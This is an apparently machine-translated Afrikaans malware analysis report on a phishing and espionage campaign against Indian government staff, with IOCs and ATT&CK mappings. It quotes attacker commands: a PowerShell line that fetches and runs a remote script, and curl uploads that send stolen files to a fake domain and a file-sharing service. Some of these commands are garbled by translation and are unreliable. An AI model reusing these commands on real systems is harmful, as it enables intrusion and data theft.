
SEQRITE Labs APT-Team het 'n phishing-veldtog ontdek wat sedert Oktober 2023 op verskeie Indiese regeringspersoneel gemik is. Ons het ook gedurende Desember teikenstelling van beide regerings- en private entiteite in die verdedigingssektor geïdentifiseer. Nuwe Rust-gebaseerde vragte en geïnkripteerde PowerShell-opdragte is gebruik om vertroulike dokumente na 'n webgebaseerde diensenjin te eksfiltreer, in plaas van 'n toegewyde bevel-en-beheer (C2) bediener. Deur die aktiewe wysiging van sy arsenaal, het dit ook vals domeine gebruik om kwaadwillige vragte en lokmiddellêers aan te bied. Hieronder is 'n paar name van domeine en voorbeeldlokmiddels wat in hierdie veldtog gebruik is:
- IPR-vorm van die Departement Personeel en Opleiding, spesifiek vir IAS-beamptes
- Vals domein wat die Army Welfare Education Society (AWES) naboots
- Statistiekverslag van Assam CDR deur Kailash Satyarthi Kinderstigting
- Nog 'n vals domein wat Parichay naboots, 'n regerings-SSO-platform
- Nominasievorm vir die Verdedigingsdienstebeamptes Voorsieningsfonds (DSOP)
- Aanbieding oor die kwartaallikse opsomming van inisiatiewe met die Ministerie van Verdediging
Hierdie veldtog word gevolg as Operation RusticWeb , waar verskeie TTP's oorvleuel met Pakistan-gekoppelde APT-groepe – Transparent Tribe (APT36) en SideCopy . Dit het ook ooreenkomste met die Operation Armor Piercer -verslag wat in 2021 deur Cisco vrygestel is, en die teikenstelling met die ESSA -beursvorm van AWES is in dieselfde jaar deur ons span waargeneem.
Bedreigingsakteurs het begin om van bekende saamgestelde tale na nuwer tale soos Golang, Rust en Nim oor te skakel. Dit bied kruisversoenbaarheid en maak dit ook moeilik om dit op te spoor. Onlangse voorbeelde van Golang-wanware wat deur ons span geanaliseer is, is die Windows-gebaseerde Warp -wanware- ekosisteem wat 'n Telegram-bot as C2 en 'n Linux-gebaseerde stager-vrag van Ares RAT gebruik . Terselfdertyd het verskeie ransomware (RaaS)-operateurs van Golang na Rust gemigreer, aangesien dit hoëprestasie-enkripsie en ontduikingspoed bied terwyl dit geheueveiligheid verseker.
Infeksieketting 1
Die eerste waargenome infeksie maak grootliks staat op Rust-gebaseerde vragte wat gebruik word om die lêerstelsel te identifiseer. 'n Kwaadwillige kortpadlêer begin 'n infeksie waar 'n vals domein van AWES gebruik word om hierdie vragte te laat val en data na 'n lêerdeling-webdiens te eksfiltreer.

Fig. 1 – Infeksieketting (1)
Die aanvaller teiken die slagoffer via spies-phishing wat lei tot 'n argieflêer met die naam " IPR_2023-24 ". Dit bevat 'n Windows-kortpadlêer wat voorgee dat dit 'n PDF-lêer is met 'n dubbele uitbreidingsformaat. Die kommentaarnaam dui daarop dat die lokaas 'n vorm is wat verband hou met IPR.

Fig. 2 – Kwaadwillige kortpadlêer
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -nop -c “iwr 'hxxps://rb[.]gy/gbfsi' -Uitlêer $omgewing:GEBRUIKERSPROFIEL\Dokumente\lêer.ps1; & $omgewing:GEBRUIKERSPROFIEL\Dokumente\lêer.ps1” |
Deur dit oop te maak, aktiveer PowerShell om 'n skrip af te laai en uit te voer vanaf die rb[.]gy- domein, 'n gratis URL-verkorter. Opdragreëlparameters om die uitvoeringsbeleid sonder 'n profiel te omseil, word gebruik om die PS1-skrip af te laai met behulp van Invoke-WebRequest.
viktimologie
Gebaseer op die verkorte URL, kan ons die statistieke vir 'n aantal klikke en die land waar die klik ontstaan het, nagaan deur hul spoorsnyer te gebruik. Die veldtog het einde September van stapel gestuur en baie aktiwiteit kan in Oktober gesien word, met 26.53% van hulle alleen uit Indië. Dit neem nie bevestigde viktimologie in ag nie, maar gee 'n oorsig van die geteikende slagoffer.

Fig. 3 – Viktimologie
PowerShell-stadium
Die uitgebreide URL wys na 'n domein met die naam awesscholarship[.]in om die PowerShell-skrip (file.ps1) in die Dokumente- lêergids te gaan haal en te stoor. Voordat hierdie skrip nagegaan word, lyk die domeinnaam soos 'n beurs vir "Army Welfare Education Society". Die wettige domein vir hierdie organisasie is scholarship[.]awesindia[.]com , waar soortgelyke phishing-veldtogte in die verlede waargeneem is. Deur hierdie vals domeinbladsy oop te maak, word dit herlei na die amptelike AWES-bladsy wat 'n amptelike waarskuwingskennisgewing toon soos hieronder getoon.

Fig. 4 – Amptelike kennisgewing van vals webwerf
Die PowerShell-skrip begin met die opstel van URL-paaie vir die aflaai van die daaropvolgende stadium-vragte saam met die lokmiddeldokument. Teikenpaaie vir die aflaai en oplaai van lêers word opgestel, waar drie funksies hoofsaaklik vir daardie kenmerke gedefinieer word.

Fig. 5 – PowerShell-skrip
Die X- en Y-funksies word gebruik om boodskappe na 'n lêer te teken en 'n lêer van die gegewe URL na die teikenpad af te laai en dit te teken, onderskeidelik. Die teikenligging is die standaard Dokumente -gids waar 'n nuwe vouer genaamd Aflaaie geskep word om die lokval-PDF-lêer en 'n argief langs die vouer te plaas.

Fig. 6 – PowerShell-skrip (vervolg)
Sodra die lokmiddel oopgemaak is, word die argieflêer onttrek, wat 'n enkele lêer sonder enige uitbreiding bevat. Dit word hernoem om die EXE-uitbreiding by te voeg en uitgevoer. Laastens word die Z-funksie gebruik om die loglêer na die bediener op te laai met behulp van die curl -opdrag en dan die aangetekende logs te verwyder.

Fig. 7 – Loglêer opgelaai
Intussen is die oopgemaakte lokmiddellêer 'n vorm vir 'n staat van Onroerende Eiendom-teruggawe waar die diens genoem word as 'Indiese administratiewe diensVerskeie soortgelyke vorms op verskeie Indiese regeringsportale is in die publieke domein beskikbaar. Hierdie leë IPR-vorm is egter beskikbaar op DoPT se (Departement van Personeel en Opleiding) webwerf wat onder Indië se Ministerie van Personeel, Openbare Griewe en Pensioene val. Let daarop dat dit nêrens verband hou met die ESSA – Onderwysbeursskema van die Leër se Persoonlike aansoekvorm nie.

Fig. 8 – Lokmiddel: IPR-vorm vir IAS-beamptes (Okt. 23)
Aflaaier: Stelselkontrolefase
Die EXE-vrag blyk 'n Rust-saamgestelde binêre lêer te wees wat basiese stelselinligting nagaan soos gevind in die PDB-pad – ' syscheck.pdb '. Nadat die Rust-funksiename met behulp van 'n IDA Pro-inprop ontmangel is, kan ons sien dat baie skryf- en opdraguitvoerfunksies geroep word. Dit herwin inligting deur die volgende te gebruik:
- Domain ifconfig[.]my om die IP-adres te kry
- 'n WMIC-opdrag om aktiewe skywe wat op die slagofferstelsel teenwoordig is, te gaan haal – “wmic logiese skyf kry onderskrif".

Fig. 9 – Stelselkontrolelogboeke
Hierdie logboeke word in 'n lêer met die naam ' MySystem.txt ' in die ProgramData\syscheck- gids geskryf en na dieselfde domein as opgelaai:
“krul -F TT=@C:\ProgramData\syscheck\MyStelsel.txt hxxps://awesscholarship[.in/upload/upload.php”

Fig. 10 – URL om die volgende fase af te laai
Dan word 'n ander argief genaamd file1.zip van dieselfde vals domein afgelaai en onttrek. Dit word hernoem na ' MySystem.exe ' en uitgevoer. Laastens word persistensie vir hierdie finale vrag deur die Opstartgids geskep.

Fig. 11 – Volharding via Opstart
Steeler: Finale Fase
Die finale vrag is nog 'n roesgebaseerde wanware wat lêers steel, stelselnaam en IP insamel, en individuele lêers saam met die logs oplaai. Dit het nie ingeboude kenmerke van gesofistikeerde inligtingsdiefstalprogramme soos diefstal van webblaaiers, Discord/Steam of kriptogeldeenheidbeursies nie. Verskeie weergawes van hierdie steelprogram is in hierdie veldtog gevind met samestellingstydstempels wat wissel van September tot datum (Desember) en hulle het 'n aansienlik laer opsporingskoers op Virus Total gehad.
| MD5 | Samestelling Tydstempel | PDB |
| da745b60b5ef5b4881c6bc4b7a48d784 | 2023-09-26 | stelselkontrole.pdb |
| f68b17f1261aaa4460d759d95124fbd4 | 2023-09-26 | alam.pdb |
| 237961bbba6d4aa2e0fae720d4ece439 | 2023-10-26 | alam.pdb |
| d2949a3c4496cb2b4d204b75e24390d9 | 2023-12-08 | Zew.pdb |
| fc61b985d8c590860f397d943131bfb5 | 2023-12-11 | Zew.pdb |
Veranderinge in die PDB-padnaam kan in Oktober- en Desember-monsters gesien word, maar die ooreenkoms is amper identies wanneer dit via BinDiff vergelyk word, wat 91% is, behalwe vir 'n paar klein veranderinge.

Fig. 12 – Ooreenstemming in monsters
Dit lys alle dokument- en argieflêers op al die skywe wat dit voorheen in die aflaaierstadium gehaal het. Twee loglêers word in 'n nuwe vouer met verskillende name ( Mikro, Lêer ) vir elke voorbeeld onder die ProgramData- gids geskep. Hulle word gebruik om rekords van opgelaaide lêers en logboeke van opgesomde lêers te stoor. Nadat opgesomde lêers na ' Logs.txt ' gestoor is, word elke lêer via die curl PUT-metode na oshi[.]at- domein opgelaai, 'n anonieme openbare lêerdelingsenjin genaamd OshiUpload.
"krul -TC:\Gebruikers\toets\Aflaaie\" .zip hxxps://oshi[.]by”
Saam met die naam van die lessenaar word die skakels om hierdie lêers af te laai gestoor in ' Records.txt ', wat drie URL'e vir elke lêer bevat. Twee is Clearnet-skakels – een vir bestuur en die ander vir aflaai. Die derde is 'n Tor-domein van Oshi om via 'n verborge diens af te laai.

Fig. 13 – Aflaaiskakels van opgelaaide lêers
Die bestuursbladsy vertoon die eienskappe van die opgelaaide lêer – aflaaiskakels, grootte, tipe, hash en tydstempel. Opsies vir die vernietiging van die lêer, tesame met 'n vervaltydteller, is teenwoordig.

Fig. 14 – Bestuursbladsy vir opgelaaide lêers
Die loglêers met tydstempels in die lêernaam word na die vals AWES-domein opgelaai. Die bediener se reaksie word geverifieer vir 'n suksesvolle oplaai, waarna dit in 'n oneindige slaapmodus gaan totdat dit onderbreek word.

Fig. 15 – Bedienerrespons na die oplaai van logs
Met die nuwe diefstalvragte wat ons in Desember waargeneem het, gebruik die bedreigingsakteur 'n nuwe lokaasdokument wat aan die Kailash Satyarthi Children's Foundation behoort. Die dokument is beskikbaar op hul webwerf , wat verband hou met hul statistiese verslag oor "Kinderhuwelike en ander misdade teen kinders in Assam".

Fig. 16 – Lokmiddel: Assam CDR (Des'23)
Die gebruik van lokvalle met die tema kinderstigtings of -verenigings vir weermagkinders en IAS-offisiere in 'n spiesphishing-veldtog dui op 'n geteikende poging wat gemik is op Indiese regeringsamptenare, veral diegene wat met kinderstigtings of -verenigings geassosieer word.
Infeksieketting 2
Nog 'n soortgelyke infeksieketting is in Desember waargeneem met behulp van maldocs, waar enumerasie en eksfiltrasie gedoen is met behulp van PowerShell-skrip in plaas van Rust-gebaseerde loonvragte. Saam met twee vals domeine is geïnkripteerde PowerShell-skripte hier gebruik.

Fig. 17 – Infeksieketting (2)
Die infeksie begin met 'n phishing-maldoc wat kwaadwillige VBA-makro bevat. Met basiese VBA-verduistering bevat dit geïnkripteerde PowerShell-opdragte. Soortgelyke maldocs is geïdentifiseer wat effens gewysigde PS-opdragte gebruik.
- Dsop_Nom.ppam
- DSOP-NOM.ppam
- PM_INDIG_INITIATIVE_BRIEF.ppam

Fig. 18 – Kwaadwillige VBA-makro
Geënkripteerde PowerShell
Sodra die dokument oopgemaak is, skakel dit die nommers om na karakters wat ' PoWeRSHEll ' vorm. Die PowerShell-opdrag bevat geïnkripteerde data, wat na 'n SecureString omgeskakel word deur ' ConvertTo-SecureString ' met 'n sleutel te gebruik. Dit volg 'n soortgelyke manier van PowerShell-dekripsie wat in Emotet gesien word , maar met effens bykomende verdoeseling.

Fig. 19 – Geënkripteerde en Verduisterde PowerShell-opdragte
In die eerste maldoc gebruik die omgeskakelde string die Marshal- objek vir geheue wat die dekripsie bestuur via ingeboude DPAPI om die bevele op te roep met behulp van die SecureStringToGlobalAllocUnicode -metode. Die tweede een gebruik die PSCredentials- objek om 'n gewone teksstring te kry. In die laaste een word PtrToStringBSTR en SecureStringToBSTR saam met die Marshal- objek gebruik . Vir obfuskasie gebruik die bevele tegnieke van Invoke-Obfuscation om die sneller van die IEX-bevel te masker deur omgewingveranderlikes te gebruik:

Fig. 20 – Verduisterde IEX-opdrag
As jy na die volledig gedekripteerde PowerShell-opdragte kyk, laai dit die lokmiddellêer en die volgende fase PowerShell-skrip af. Hulle word van die domeine na die Downloads- en Documents- gidse afgelaai en uitgevoer.

Fig. 21 – Gedekodeerde bevele (1)

Fig. 22 – Gedekodeerde bevele (2)
Domeine en Lokvalle
Die eerste scenario laai af vanaf die domein ' parichay.epar[.]in ' , terwyl die tweede een dieselfde vals domein van AWES gebruik wat in die eerste infeksieketting waargeneem is. Dit is nog 'n vals domein wat gebruik word om kwaadwillige vragte te huisves, wat die amptelike regeringswebwerf ' parichay.nic[.]in ' naboots. Dit is 'n regerings-SSO-platform wat ontwerp is om gebruikers onder 'n enkele verifikasieraamwerk aan boord te bring. Terwyl Parichay regeringswerknemers magtig om toegang tot verskeie NIC-dienste te verkry gebaseer op "gebruikersdepartement" en die regerings-e-posadres (@nic.in/@gov.in), magtig Jan Parichay burgers om toegang tot burgergesentreerde dienste te verkry.

Fig. 23 – Wettige en vals Parichay-domeine
Die eerste lokmiddel het betrekking op die DSOP (Defence Services Officers Provident)-fondsnominasievorm, wat handel oor die Departement van Verdedigingsrekeninge. Die tweede lokmiddel hou verband met 'n aanbieding oor 'n kwartaallikse inligtingsessie met die Ministerie van Verdediging.

Fig. 24 – Lokmiddel: Verdedigingsdienstebeamptes Voorsieningsfonds (DSOP)

Fig. 25 – Lokmiddel: Ministerie van Verdediging
Die volgende fase PowerShell-skrip ' Mail_check.ps1 ' wat verwyder word, word soortgelyk geïnkripteer en verduister. As jy na die ontsyferde skrip kyk, begin dit deur 'n argieflêer af te laai en te onttrek, wat 'n vrag met die naam ' syscheck.exe ' bevat. Dit word direk na die opstartmap onttrek om volharding vir hierdie vrag te verseker.

Fig. 26 – PowerShell-skrip na dekripsie laat vaar
Opsom en Eksfiltreer
Die binêre lêer is nog 'n Rust-gebaseerde vrag met 'n ander PDB-naam, 'Aplet.pdb'. Dit het 'n samestellertydstempel van 14 Desember en het die naam van Cisco se AnyConnect Web Helper met 'n getekende sertifikaat.

Fig. 27 – Binêre lêer met WebHelper-sertifikaat
In plaas daarvan om die enumerasie en eksfiltrasie direk uit te voer, word 'n PowerShell-skrip ' sys.ps1 ' vir hierdie doel in die Pictures- gids geplaas nadat die gebruikersnaam gehaal is. Die opdrag wat geaktiveer word, is:
“powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File C:\Users\test\Pictures\sys.ps1”
Dit sluit 3 gidse tydens opsomming uit: Windows en beide die ' Program Files ' gidse. Slegs 13 lêertipes word op die kortlys geplaas: ('.ppt', '.pptx', '.pdf', '.xlsx', '.xlsm', '.xls', '.xlam', '.doc', '.docx', '.docm', '.txt', '.dot', '.ppam') en elke lêer word aangeteken na ' paths.txt ' in die Dokumente- gids.

Fig. 28 – Opsomming en Eksfiltrasie
Sodra dit na oshi[.]at opgelaai is , word die aflaai-URL'e gestoor na ' suc_logs.txt ' soortgelyk aan veldtog 1. Hierdie skrip loop in 'n oneindige lus om te kyk of enige nuwe lêers geskep is. Hierdie URL-logs word periodiek na 'n spesifieke duur opgelaai.

Fig. 29 – Oplaai van logs
Intussen gaan die ouer-binêre lêer ( syscheck ) in oneindige slaap tensy dit onderbreek word. Indien wel, laai dit die URL-loglêers weer na Oshi op in plaas daarvan om te sluit. Daarbenewens laai dit hierdie keer ook na 'n subdomein van firebaseio op as 'n rugsteunmaatreël.

Fig. 30 – Oplaai na Firebaseio met verifikasie
Die Firebase Realtime Database is 'n wolk-gehosteerde NoSQL-databasis wat data intyds kan stoor en sinkroniseer. Dit is 'n oop platform deur Google wat wyd gebruik word vir wolk-gebaseerde toepassings deur ontwikkelaars en het bedreigingsakteurs gelok om wanware soos Unlucky Kamran te ontplooi om data te eksfiltreer. Dit bied verskeie funksies soos wolkberging, hosting, intydse databasisse en meer.
Gevolgtrekking
'n Nuwe phishing-veldtog teiken verskeie Indiese regeringspersoneel om vertroulike dokumente te steel. Rust-gebaseerde loonvragte en geïnkripteerde PowerShell-skripte is ontplooi om dokumente te identifiseer en te eksfiltreer na 'n anonieme openbare lêerdeling-enjin genaamd OshiUpload in plaas van 'n toegewyde bevel-en-beheer (C2) bediener. Beide vals domeine wat regeringsentiteite naboots, is gebruik om kwaadwillige loonvragte in hierdie kuber-spioenasie-aanval te huisves. Operasie RusticWeb kan gekoppel word aan 'n APT-bedreiging aangesien dit ooreenkomste deel met verskeie Pakistan-gekoppelde groepe. Namate bedreigingsakteurs oorskakel na wanware wat ontwikkel is met behulp van nuut saamgestelde tale soos Golang, Rust en Nim, beveel ons aan om versigtig te werk te gaan en die nodige voorsorgmaatreëls te tref om beskermd te bly.
SEQRITE Beskerming
- Lnk.Steeler.48397
- PS.Steeler.48398
- Roessteeler.48408.GC
- Script.RustStealer.48409
- Trojan.Ruststealer
MITER ATT&CK
| taktiek | Tegniek-ID | Naam |
| Hulpbronontwikkeling | T1583.001
T1587.001 T1588.002 T1608.001 T1608.005 |
Verkry Infrastruktuur: Domeine
Ontwikkel vermoëns: Kwaadwillige sagteware Verkry Vermoëns: Gereedskap Stadiumvermoëns: Oplaai van wanware Stadiumvermoëns: Skakelteiken |
| Aanvanklike toegang | T1566.002 | Phishing: Spiesphishing-skakel |
| Uitvoering | T1106
T1129 T1059 T1047 T1204.002 |
Inheemse API
Gedeelde modules Opdrag- en Skriptinterpreteerder Windows Bestuur Instrumentasie Gebruikersuitvoering: Kwaadwillige lêer |
| Volharding | T1547.001 | Register-uitvoersleutels / opstartmap |
| Verdedigingsontduiking | T1027.010
T1036.007 T1140 |
Bevelverduistering
Vermomming: Dubbele Lêeruitbreiding Deobfuskateer/Dekodeer lêers of inligting |
| Discovery | T1016
T1033 T1083 |
Stelselnetwerkkonfigurasie-ontdekking
Stelseleienaar/Gebruikersontdekking Lêer- en gidsontdekking |
| versameling | T1005
T1119 |
Data van die plaaslike stelsel
Outomatiese versameling |
| Bevel en beheer | T1105 | Ingress-gereedskapoordrag |
| Ekfiltrasie | T1020
T1567 |
Outomatiese Eksfiltrasie
Eksfiltrasie oor webdiens |
IOCs
| MD5 | Filename |
| 56cb95b63162d0dfceb30100ded1131a | IPR_2023-24.pdf.zip |
| 13ee4bd10f05ee0499e18de68b3ea4d5 | IPR_2023-24.pdf.lnk |
| de30abf093bd4dfe6b660079751951c6 | DSOP-NOM.ppam |
| PowerShell | |
| c9969ece7bb47efac4b3b04cdc1538e5 | in.ps1 |
| f14e778f4d22df275c817ac3014873dc | In.ps1 |
| 501a6d48fd8f80a134cf71db3804cf95 | Pos_kontrole.ps1 |
| 6d29fc0a73096433ff9449c4bbc4cccc | sys.ps1 |
| krale | |
| a9182c812c7f7d3e505677a57c8a353b | Ipr.pdf |
| f5d8664cbf4a9e154d4a888e4384cb1d | abc009.pdf |
| 3ce8dfb3f1bff805cb6b85a9e950b3a2 | 1.pdf |
| a696c50dd5d15ba75c9e7f8d3c64997c | 1.pdf |
| archive | |
| e0102071722a87f119b12434ae651b48 | |
| ee8d767069faf558886f1163a92e4009 | |
| 9f3359ae571c247a8be28c0684678304 | |
| b0b6629d35451bcc511c0f2845934c3e | |
| f2501e8b57486c427579eeda20b729fd | |
| 20b4eb5787faa00474f7d27c0fea1e4b | |
| 635864ff270cf8e366a7747fb5996766 | |
| EXE | |
| da745b60b5ef5b4881c6bc4b7a48d784 | |
| f68b17f1261aaa4460d759d95124fbd4 | |
| 237961bbba6d4aa2e0fae720d4ece439 | |
| d2949a3c4496cb2b4d204b75e24390d9 | |
| fc61b985d8c590860f397d943131bfb5 | |
| 04557782d7017f18ec059fc96d7f2dc8 | |
| Domein/IP | |
| awesbeurs[.]in 89.117.188[.]126 |
|
| parichay.epar[.]in 13.232.102[.]189 |
|
| oshi[.]at | |
| alfa-aeafa-default-rtdb.firebaseio[.]com | |
| URL's | |
| hxxps://rb[.]gy/gbfsi | |
| hxxps://awesscholarship[.]in/upload/file.zip | |
| hxxps://awesscholarship[.]in/upload/file1.zip | |
| hxxps://awesscholarship[.]in/upload/in.ps1 | |
| hxxps://awesscholarship[.]in/upload/upload.php | |
| hxxps://awesscholarship[.]in/upload/Ipr.pdf | |
| hxxps://awesscholarship[.]in/upload/abc009.pdf | |
| hxxps://awesscholarship[.]in/upload/1.pdf | |
| hxxps://awesscholarship[.]in/upload/DSOP-NOM.zip | |
| hxxps://awesscholarship[.]in/ppam/Mail_Check.ps1 | |
| hxxps://awesscholarship[.]in/ppam/syscheck.zip | |
| hxxps://parichay.epar[.]in/Win/1.pdf | |
| hxxps://parichay.epar[.]in/Win/Mail_Check.ps1 | |
| PDB | |
| C:\Gebruikers\123\Lessenaar\Syscheck\teiken\vrystelling\deps\syscheck.pdb | |
| C:\Gebruikers\123\Lessenaar\Alam\teiken\vrystelling\deps\alam.pdb | |
| C:\Gebruikers\123\Lessenaar\Aplet\teiken\vrystelling\deps\Aplet.pdb | |
| D:\TUISBLAD\LAASVERWERKING NUWE DATA\Zew\teiken\vrystelling\deps\Zew.pdb | |
| Host | |
| C:\ProgramData\syscheck\lêer.zip | |
| C:\ProgramData\syscheck\MySystem.exe | |
| C:\ProgramData\syscheck\MyStelsel.txt | |
| C:\ProgramData\Mikro\logs.txt | |
| C:\ProgramData\Mikro\rekords.txt | |
| C:\ProgramData\Lêers\Log.txt | |
| C:\ProgramData\Lêers\Rekords.txt | |
| Dokumente\aflaaiEnVoerLogboek.txt | |
| Dokumente\lêer.ps1 | |
| Dokumente\mylêer.zip | |
| Dokumente\uitgepakteLêer\lêer.exe | |
| Dokumente\Aflaaie\mylêer.pdf | |
| Dokumente\paaie.txt | |
| Dokumente\suc_logs.txt | |
| Dokumente\Pos_Kontrole.ps1 | |
| Dokumente\syscheck.zip | |
| Aflaaie\1.pdf | |
| Prente\sys.ps1 | |
| %appdata%\Microsoft\Windows\Start Menu\Programme\Startup\MySystem.exe | |
| %appdata%\Microsoft\Windows\Start Menu\Programme\Opstart\syscheck.exe | |
Outeur : Sathwik Ram Prakki